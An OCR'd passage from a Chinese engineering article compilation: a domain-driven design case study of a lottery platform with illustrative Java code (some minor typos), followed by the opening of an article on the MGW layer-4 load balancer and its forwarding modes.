  如果聚合创建复杂，推荐使用工厂方法来屏蔽内部复杂的创建逻辑。


聚合内部多个组成对象的关系可以用来指导数据库创建，但不可避免存在一定的抗阻。如聚合中存在 List< 值对象 >，那么在数据库中建立 1:N 的关联需要将值对象单独建表，此时是有 id 的，建议不要将该 id 暴露到资源库外部，对外隐蔽。

> **领域服务**
>
> 一些重要的领域行为或操作，可以归类为领域服务。它既不是实体，也不是值对象的范畴。

当我们采用了微服务架构风格，一切领域逻辑的对外暴露均需要通过领域服务来进行。如原本由聚合根暴露的业务逻辑也需要依托于领域服务。

> **领域事件**
>
> 领域事件是对领域内发生的活动进行的建模。

抽奖平台的核心上下文是抽奖上下文，接下来介绍下我们对抽奖上下文的建模。



在抽奖上下文中，我们通过抽奖 (DrawLottery) 这个聚合根来控制抽奖行为，可以看到，一个抽奖包括了抽奖 ID（LotteryId）以及多个奖池（AwardPool），而一个奖池针对一个特定的用户群体（UserGroup）设置了多个奖品（Award）。

另外，在抽奖领域中，我们还会使用抽奖结果（SendResult）作为输出信息，使用用户领奖记录（UserLotteryLog）作为领奖凭据和存根。

谨慎使用值对象

在实践中，我们发现虽然一些领域对象符合值对象的概念，但是随着业务的变动，很多原有的定义会发生变更，值对象可能需要在业务意义具有唯一标识，而对这类值对象的重构往往需要较高成本。因此在特定的情况下，我们也要根据实际情况来权衡领域对象的选型。

DDD 工程实现

在对上下文进行细化后，我们开始在工程中真正落地 DDD。

模块

模块（Module）是 DDD 中明确提到的一种控制限界上下文的手段，在我们的工程中，一般尽量用一个模块来表示一个领域的限界上下文。

如代码中所示，一般的工程中包的组织方式为 {com. 公司名 . 组织架构 . 业务 . 上下文 .*}，这样的组织结构能够明确的将一个上下文限定在包的内部。

```
import com.company.team.bussiness.lottery.*;// 抽奖上下文
import com.company.team.bussiness.riskcontrol.*;// 风控上下文
import com.company.team.bussiness.counter.*;// 计数上下文
import com.company.team.bussiness.condition.*;// 活动准入上下文
import com.company.team.bussiness.stock.*;// 库存上下文
```

代码演示 1　模块的组织

对于模块内的组织结构，一般情况下我们是按照领域对象、领域服务、领域资源库、防腐层等组织方式定义的。

```
import com.company.team.bussiness.lottery.domain.valobj.*;// 领域对象 - 值对象
import com.company.team.bussiness.lottery.domain.entity.*;// 领域对象 - 实体
import com.company.team.bussiness.lottery.domain.aggregate.*;// 领域对象 -
聚合根
import com.company.team.bussiness.lottery.service.*;// 领域服务
import com.company.team.bussiness.lottery.repo.*;// 领域资源库
import com.company.team.bussiness.lottery.facade.*;// 领域防腐层
```

代码演示 2　模块的组织

每个模块的具体实现，我们将在下文中展开。

领域对象

前文提到，领域驱动要解决的一个重要的问题，就是解决对象的贫血问题。这里我们用之前定义的抽奖（DrawLottery）聚合根和奖池（AwardPool）值对象来具体说明。

抽奖聚合根持有了抽奖活动的 id 和该活动下的所有可用奖池列表，它的一个最主要的领域功能就是根据一个抽奖发生场景（DrawLotteryContext），选择出一个适配的奖池，即 chooseAwardPool 方法。

chooseAwardPool 的逻辑是这样的：DrawLotteryContext 会带有用户抽奖时的场景信息（抽奖得分或抽奖时所在的城市），DrawLottery 会根据这个场景信息，匹配一个可以给用户发奖的 AwardPool。

```
package com.company.team.bussiness.lottery.domain.aggregate;
import ...;

public class DrawLottery {
    private int lotteryId; // 抽奖 id
    private List<AwardPool> awardPools; // 奖池列表

    //getter & setter
    public void setLotteryId(int lotteryId) {
        if(id<=0){
            throw new IllegalArgumentException(" 非法的抽奖 id");
        }
        this.lotteryId = lotteryId;
    }

    // 根据抽奖入参 context 选择奖池
    public AwardPool chooseAwardPool(DrawLotteryContext context) {
        if(context.getMtCityInfo()!=null) {
            return chooseAwardPoolByCityInfo(awardPools, context.getMtCityInfo());
        } else {
            return chooseAwardPoolByScore(awardPools, context.getGameScore());
        }
    }

    // 根据抽奖所在城市选择奖池
    private AwardPool chooseAwardPoolByCityInfo(List<AwardPool> awardPools,
MtCifyInfo cityInfo) {
        for(AwardPool awardPool: awardPools) {
            if(awardPool.matchedCity(cityInfo.getCityId())) {
                return awardPool;
            }
        }
        return null;
    }

    // 根据抽奖活动得分选择奖池
    private AwardPool chooseAwardPoolByScore(List<AwardPool> awardPools,
int gameScore) {...}
}
```

代码演示 3　DrawLottery

在匹配到一个具体的奖池之后，需要确定最后给用户的奖品是什么。这部分的领域功能在 AwardPool 内。

```
package com.company.team.bussiness.lottery.domain.valobj;
import ...;
```

```
public class AwardPool {
    private String cityIds;// 奖池支持的城市
    private String scores;// 奖池支持的得分
    private int userGroupType;// 奖池匹配的用户类型
    private List<Awrad> awards;// 奖池中包含的奖品

    // 当前奖池是否与城市匹配
    public boolean matchedCity(int cityId) {...}

    // 当前奖池是否与用户得分匹配
    public boolean matchedScore(int score) {...}

    // 根据概率选择奖池
    public Award randomGetAward() {
        int sumOfProbablity = 0;
        for(Award award: awards) {
            sumOfProbability += award.getAwardProbablity();
        }
        int randomNumber = ThreadLocalRandom.current().nextInt(sumOfProbablity);
        range = 0;
        for(Award award: awards) {
            range += award.getProbablity();
            if(randomNumber<range) {
                return award;
            }
        }
        return null;
    }
}
```

代码演示 4　AwardPool

与以往的仅有 getter、setter 的业务对象不同，领域对象具有了行为，对象更加丰满。同时，比起将这些逻辑写在服务内（例如 **Service），领域功能的内聚性更强，职责更加明确。

资源库

领域对象需要资源存储，存储的手段可以是多样化的，常见的无非是数据库，分布式缓存，本地缓存等。资源库（Repository）的作用，就是对领域的存储和访问进行统一管理的对象。在抽奖平台中，我们是通过如下的方式组织资源库的。

```
// 数据库资源
import com.company.team.bussiness.lottery.repo.dao.AwardPoolDao;// 数据库访问对象 - 奖池
import com.company.team.bussiness.lottery.repo.dao.AwardDao;// 数据库访问对象 - 奖品
import com.company.team.bussiness.lottery.repo.dao.po.AwardPO;// 数据库持久化对象 - 奖品
import com.company.team.bussiness.lottery.repo.dao.po.AwardPoolPO;// 数据库持久化对象 - 奖池

import com.company.team.bussiness.lottery.repo.cache.DrawLotteryCacheAccessObj;
// 分布式缓存访问对象 - 抽奖缓存访问
import com.company.team.bussiness.lottery.repo.repository.DrawLotteryRepository;
// 资源库访问对象 - 抽奖资源库
```

代码演示 5　Repository 组织结构

资源库对外的整体访问由 Repository 提供，它聚合了各个资源库的数据信息，同时也承担了资源存储的逻辑（例如缓存更新机制等）。

在抽奖资源库中，我们屏蔽了对底层奖池和奖品的直接访问，而是仅对抽奖的聚合根进行资源管理。代码示例中展示了抽奖资源获取的方法（最常见的 Cache Aside Pattern）。

比起以往将资源管理放在服务中的做法，由资源库对资源进行管理，职责更加明确，代码的可读性和可维护性也更强。

```
package com.company.team.bussiness.lottery.repo;
import ...;

@Repository
public class DrawLotteryRepository {
    @Autowired
    private AwardDao awardDao;
    @Autowired
    private AwardPoolDao awardPoolDao;
    @AutoWired
    private DrawLotteryCacheAccessObj drawLotteryCacheAccessObj;

    public DrawLottery getDrawLotteryById(int lotteryId) {
        DrawLottery drawLottery = drawLotteryCacheAccessObj.get(lotteryId);
        if(drawLottery!=null){
            return drawLottery;
        }
```

```
        drawLottery = getDrawLotteyFromDB(lotteryId);
        drawLotteryCacheAccessObj.add(lotteryId, drawLottery);
        return drawLottery;
    }

    private DrawLottery getDrawLotteryFromDB(int lotteryId) {...}
}
```

代码演示 6　DrawLotteryRepository

防腐层

亦称适配层。在一个上下文中，有时需要对外部上下文进行访问，通常会引入防腐层的概念来对外部上下文的访问进行一次转义。

有以下几种情况会考虑引入防腐层：

- 需要将外部上下文中的模型翻译成本上下文理解的模型。
- 不同上下文之间的团队协作关系，如果是供奉者关系，建议引入防腐层，避免外部上下文变化对本上下文的侵蚀。
- 该访问本上下文使用广泛，为了避免改动影响范围过大。

如果内部多个上下文对外部上下文需要访问，那么可以考虑将其放到通用上下文中。

在抽奖平台中，我们定义了用户城市信息防腐层 (UserCityInfoFacade)，用于外部的用户城市信息上下文 (微服务架构下表现为用户城市信息服务)。

以用户信息防腐层举例，它以抽奖请求参数 (LotteryContext) 为入参，以城市信息 (MtCityInfo) 为输出。

```
package com.company.team.bussiness.lottery.facade;
import ...;

@Component
public class UserCityInfoFacade {
    @Autowired
    private LbsService lbsService;// 外部用户城市信息 RPC 服务

    public MtCityInfo getMtCityInfo(LotteryContext context) {
        LbsReq lbsReq = new LbsReq();
        lbsReq.setLat(context.getLat());
        lbsReq.setLng(context.getLng());
```

```
        LbsResponse resp = lbsService.getLbsCityInfo(lbsReq);
        return buildMtCifyInfo(resp);
    }

    private MtCityInfo buildMtCityInfo(LbsResponse resp) {...}
}
```

代码演示 7　UserCityInfoFacade

领域服务

上文中，我们将领域行为封装到领域对象中，将资源管理行为封装到资源库中，将外部上下文的交互行为封装到防腐层中。此时，我们再回过头来看领域服务时，能够发现领域服务本身所承载的职责也就更加清晰了，即就是通过串联领域对象、资源库和防腐层等一系列领域内的对象的行为，对其他上下文提供交互的接口。


我们以抽奖服务为例（issueLottery），可以看到在省略了一些防御性逻辑（异常处理，空值判断等）后，领域服务的逻辑已经足够清晰明了。

```
package com.company.team.bussiness.lottery.service.impl
import ...;

@Service
public class LotteryServiceImpl implements LotteryService {
    @Autowired
    private DrawLotteryRepository drawLotteryRepo;
    @Autowired
    private UserCityInfoFacade UserCityInfoFacade;
    @Autowired
    private AwardSendService awardSendService;
    @Autowired
    private AwardCounterFacade awardCounterFacade;

    @Override
    public IssueResponse issueLottery(LotteryContext lotteryContext) {
        DrawLottery drawLottery = drawLotteryRepo.getDrawLotteryById
(lotteryContext.getLotteryId());// 获取抽奖配置聚合根
        awardCounterFacade.incrTryCount(lotteryContext);// 增加抽奖计数信息
        AwardPool awardPool = lotteryConfig.chooseAwardPool(bulidDrawLotteryContext
(drawLottery, lotteryContext));// 选中奖池
        Award award = awardPool.randomChooseAward();// 选中奖品
        return buildIssueResponse(awardSendService.sendAward(award,
lotteryContext));// 发出奖品实体
    }
```

```
    private IssueResponse buildIssueResponse(AwardSendResponse
awardSendResponse) {...}
}
```

代码演示 8　LotteryService

数据流转



在抽奖平台的实践中，我们的数据流转如上图所示。

首先领域的开放服务通过信息传输对象（DTO）来完成与外界的数据交互；在领域内部，我们通过领域对象（DO）作为领域内部的数据和行为载体；在资源库内部，

我们沿袭了原有的数据库持久化对象（PO）进行数据库资源的交互。同时，DTO 与 DO 的转换发生在领域服务内，DO 与 PO 的转换发生在资源库内。

与以往的业务服务相比，当前的编码规范可能多造成了一次数据转换，但每种数据对象职责明确，数据流转更加清晰。

上下文集成

通常集成上下文的手段有多种，常见的手段包括开放领域服务接口、开放 HTTP 服务以及消息发布 – 订阅机制。

在抽奖系统中，我们使用的是开放服务接口进行交互的。最明显的体现是计数上下文，它作为一个通用上下文，对抽奖、风控、活动准入等上下文都提供了访问接口。

同时，如果在一个上下文对另一个上下文进行集成时，若需要一定的隔离和适配，可以引入防腐层的概念。这一部分的示例可以参考前文的防腐层代码示例。

分离领域

接下来讲解在实施领域模型的过程中，如何应用到系统架构中。


我们采用的微服务架构风格，与 Vernon 在《实现领域驱动设计》并不太一致，更具体差异可阅读他的书体会。

如果我们维护一个从前到后的应用系统：


下图中领域服务是使用微服务技术剥离开来，独立部署，对外暴露的只能是服务接口，领域对外暴露的业务逻辑只能依托于领域服务。而在 Vernon 著作中，并未假定微服务架构风格，因此领域层暴露的除了领域服务外，还有聚合、实体和值对象等。此时的应用服务层是比较简单的，获取来自接口层的请求参数，调度多个领域服务以实现界面层功能。

随着业务发展，业务系统快速膨胀，我们的系统属于核心时：

应用服务虽然没有领域逻辑，但涉及到了对多个领域服务的编排。当业务规模庞大到一定程度，编排本身就富含了业务逻辑（除此之外，应用服务在稳定性、性能上所做的措施也希望统一起来，而非散落各处），那么此时应用服务对于外部来说是一个领域服务，整体看起来则是一个独立的限界上下文。



此时应用服务对内还属于应用服务，对外已是领域服务的概念，需要将其暴露为微服务。



注：具体的架构实践可按照团队和业务的实际情况来，此处仅为作者自身的业务实践。除分层架构外，如 CQRS 架构也是不错的选择

以下是一个示例。我们定义了抽奖、活动准入、风险控制等多个领域服务。在本系统中，我们需要集成多个领域服务，为客户端提供一套功能完备的抽奖应用服务。这个应用服务的组织如下：

```
package ...;

import ...;

@Service
public class LotteryApplicationService {
    @Autowired
    private LotteryRiskService riskService;
    @Autowired
    private LotteryConditionService conditionService;
    @Autowired
    private LotteryService lotteryService;

    // 用户参与抽奖活动
    public Response<PrizeInfo, ErrorData> participateLottery(LotteryContext
lotteryContext) {
        // 校验用户登录信息
        validateLoginInfo(lotteryContext);
        // 校验风控
        RiskAccessToken riskToken = riskService.accquire(buildRiskReq
(lotteryContext));
        ...
        // 活动准入检查
        LotteryConditionResult conditionResult = conditionService.
checkLotteryCondition(otteryContext.getLotteryId(),lotteryContext.
getUserId());
        ...
        // 抽奖并返回结果
        IssueResponse issueResponse = lotteryService.issurLottery
(lotteryContext);
        if(issueResponse!=null && issueResponse.getCode()==IssueResponse.
OK) {
            return buildSuccessResponse(issueResponse.getPrizeInfo());
        } else {
            return buildErrorResponse(ResponseCode.ISSUE_LOTTERY_FAIL,
 ResponseMsg.ISSUE_LOTTERY_FAIL)
        }
    }

    private void validateLoginInfo(LotteryContext lotteryContext){...}
    private Response<PrizeInfo, ErrorData> buildErrorResponse (int code,
String msg){...}
```

```
    private Response<PrizeInfo, ErrorData> buildSuccessResponse
(PrizeInfo prizeInfo){...}
}
```

代码演示 9　LotteryApplicationService

结语

在本文中，我们采用了分治的思想，从抽象到具体阐述了 DDD 在互联网真实业务系统中的实践。通过领域驱动设计这个强大的武器，我们将系统解构的更加合理。

但值得注意的是，如果你面临的系统很简单或者做一些 SmartUI 之类，那么你不一定需要 DDD。尽管本文对贫血模型、演进式设计提出了些许看法，但它们在特定范围和具体场景下会更高效。读者需要针对自己的实际情况，做一定取舍，适合自己的才是最好的。

本篇通过 DDD 来讲述软件设计的术与器，本质是为了高内聚低耦合，紧靠本质，按自己的理解和团队情况来实践 DDD 即可。

另外，关于 DDD 在迭代过程中模型腐化的相关问题，本文中没有提及，将在后续的文章中论述，敬请期待。

鉴于作者经验有限，我们对领域驱动的理解难免会有不足之处，欢迎大家共同探讨，共同提高。

参考书籍

1. Eric Evans. 领域驱动设计 . 赵俐 盛海艳 刘霞等译 . 人民邮电出版社，2016.
2. Vaughn Vernon. 实现领域驱动设计 . 滕云译 . 电子工业出版社，2014.

作者简介

文彬、子维，美团点评资深研发工程师，毕业于南京大学，现从事美团外卖营销相关的研发工作。最后打波硬广，美团外卖上海研发中心长期招聘前端、客户端、后端、数据仓库和数据挖掘相关的工程师，欢迎有兴趣的同学发送简历到 wenbin.lu@dianping.com。

MGW：美团点评高性能四层负载均衡


王伟


前言

在高速发展的移动互联网时代，负载均衡有着举足轻重的地位，它是应用流量的入口，对应用的可靠性和性能起着决定性的作用，因此负载均衡需要满足高性能、高可靠两个特点。MGW 是美团点评自研的一款四层负载均衡，主要用于替代原有环境的四层负载均衡 LVS，目前处理着美团点评数十 Gbps 的流量、上千万的并发连接。本文主要介绍 MGW 是如何实现高性能、高可靠的。


什么是负载均衡?

互联网早期，业务流量比较小并且业务逻辑比较简单，单台服务器便可以满足基本的需求；但随着互联网的发展，业务流量越来越大并且业务逻辑也越来越复杂，单台机器的性能问题以及单点问题凸显了出来，因此需要多台机器来进行性能的水平扩展以及避免单点故障。但是要如何将不同的用户的流量分发到不同的服务器上面呢?







早期的方法是使用 DNS 做负载，通过给客户端解析不同的 IP 地址，让客户端的流量直接到达各个服务器。但是这种方法有一个很大的缺点就是延时性问题，在做出调度策略改变以后，由于 DNS 各级节点的缓存并不会及时的在客户端生效，而且 DNS 负载的调度策略比较简单，无法满足业务需求，因此就出现了负载均衡。



客户端的流量首先会到达负载均衡服务器，由负载均衡服务器通过一定的调度算法将流量分发到不同的应用服务器上面，同时负载均衡服务器也会对应用服务器做周期性的健康检查，当发现故障节点时便动态的将节点从应用服务器集群中剔除，以此来保证应用的高可用。





负载均衡又分为四层负载均衡和七层负载均衡。四层负载均衡工作在 OSI 模型的传输层，主要工作是转发，它在接收到客户端的流量以后通过修改数据包的地址信息将流量转发到应用服务器。

七层负载均衡工作在 OSI 模型的应用层，因为它需要解析应用层流量，所以七层负载均衡在接到客户端的流量以后，还需要一个完整的 TCP/IP 协议栈。七层负载均衡会与客户端建立一条完整的连接并将应用层的请求流量解析出来，再按照调度算法选择一个应用服务器，并与应用服务器建立另外一条连接将请求发送过去，因此七层负载均衡的主要工作就是代理。

既然四层负载均衡做的主要工作是转发，那就存在一个转发模式的问题，目前主要有四层转发模式：DR 模式、NAT 模式、TUNNEL 模式、FULLNAT 模式。

模式	优点	缺点
DR(三角传输)	1. 应用直接将应答发给客户端，性能好	1. 必须在一个二层 2. 应用服务器需要配置VIP
NAT（DNAT）	1. 应用服务器无需做配置	1. 负载均衡必须以网关形式存在
TUNNEL	1. 和DR一样，应用直接将应答发给客户端，性能好。	1. 对应用服务器要求高，需要支持tunnel 2. 应用服务器需要配置vip
FULLNAT（SNAT+DNAT）	1. 应用服务器无需做配置 2. 对网络环境要求比较低	1. 丢失client ip


DR 模式也叫作三角传输，通过修改数据包的目的 MAC 地址来让流量经过二层转发到达应用服务器，这样应用服务器就可以直接将应答发给应用服务器，性能比较好。由于这种模式需要依赖二层转发，因此它要求负载均衡服务器和应用服务器必须在一个二层可达的环境内，并且需要在应用服务器上配置 VIP。

NAT 模式通过修改数据包的目的 IP 地址，让流量到达应用服务器，这样做的好处是数据包的目的 IP 就是应用服务器的 IP，因此不需要再在应用服务器上配置 VIP 了。缺点是由于这种模式修改了目的 IP 地址，这样如果应用服务器直接将应答包发给客户端的话，其源 IP 是应用服务器的 IP，客户端就不会正常接收这个应答，因此

我们需要让流量继续回到负载均衡，负载均衡将应答包的源 IP 改回 VIP 再发到客户端，这样才可以保证正常通信，所以 NAT 模式要求负载均衡需要以网关的形式存在于网络中。

TUNNEL 模式的优缺点和 DR 是一样的，并且 TUNNEL 模式要求应用服务器必须支持 TUNNEL 功能。

FULLNAT 模式是在 NAT 模式的基础上做一次源地址转换（即 SNAT），做 SNAT 的好处是可以让应答流量经过正常的三层路由回到负载均衡上，这样负载均衡就不需要以网关的形式存在于网络中了，对网络环境要求比较低，缺点是由于做了 SNAT，应用服务器会丢失客户端的真实 IP 地址。



下面详细介绍一下 FULLNAT 模式。首先负载均衡上需要存在一个 localip 池，在做 SNAT 时的源 IP 就是从 localip 池中选择的。当客户端流量到达负载均衡设备以后，负载均衡会根据调度策略在应用服务器池中选择一个应用服务器，然后将数据包的目的 IP 改为应用服务器的 IP。同时从 localip 池中选择一个 localip 将数据包的源 IP 改为 localip，这样应用服务器在应答时，目的 IP 是 localip，而 localip 是

真实存在于负载均衡上的 IP 地址，因此可以经过正常的三层路由到达负载均衡。由于 FULLNAT 比 NAT 模式多做了一次 SNAT，并且 SNAT 中有选端口的操作，因此其性能要逊色于 NAT 模式，但是由于其较强的网络环境适应性，我们选择了 FULLNAT 作为 MGW 的转发模式。

为什么选择自研四层负载均衡?

选择自研四层负载均衡的原因主要有两个：第一个是考虑到硬件负载均衡成本比较高；第二个，随着美团点评业务流量越来越大，LVS 出现了性能瓶颈以及运维成本的上升问题。

硬件负载均衡成本问题

1. 硬件成本：中低端硬件负载均衡价格在数十万，高端的上百万，价格非常昂贵。当我们需要组成一个高可用集群时，需要数台机器，成本异常高。
2. 人力成本：硬件负载均衡功能比较强大，配置比较灵活，这也导致在维护上，我们需要一些经过专业培训的人员，就增加了人力成本。
3. 时间成本：当使用的过程中遇到 bug 或者新需求需要厂商提供新版本的时候，我们需要经过繁琐的流程向厂商上报，然后厂商再发布新版本供我们升级，时间周期非常长，在高速发展的互联网行业，这种周期是无法接受的。

LVS 的性能问题

最初美团点评使用的是 LVS+Nginx 组成的负载均衡结构，LVS 做四层负载均衡，Nginx 做七层负载均衡，但是随着美团点评流量的高速增长（几个月内无论新建连接数还是吞吐量都有三倍的增长），LVS 故障频发，性能上出现瓶颈，因此我们自研了一款高性能、高可靠的四层负载均衡 MGW 来替换 LVS。

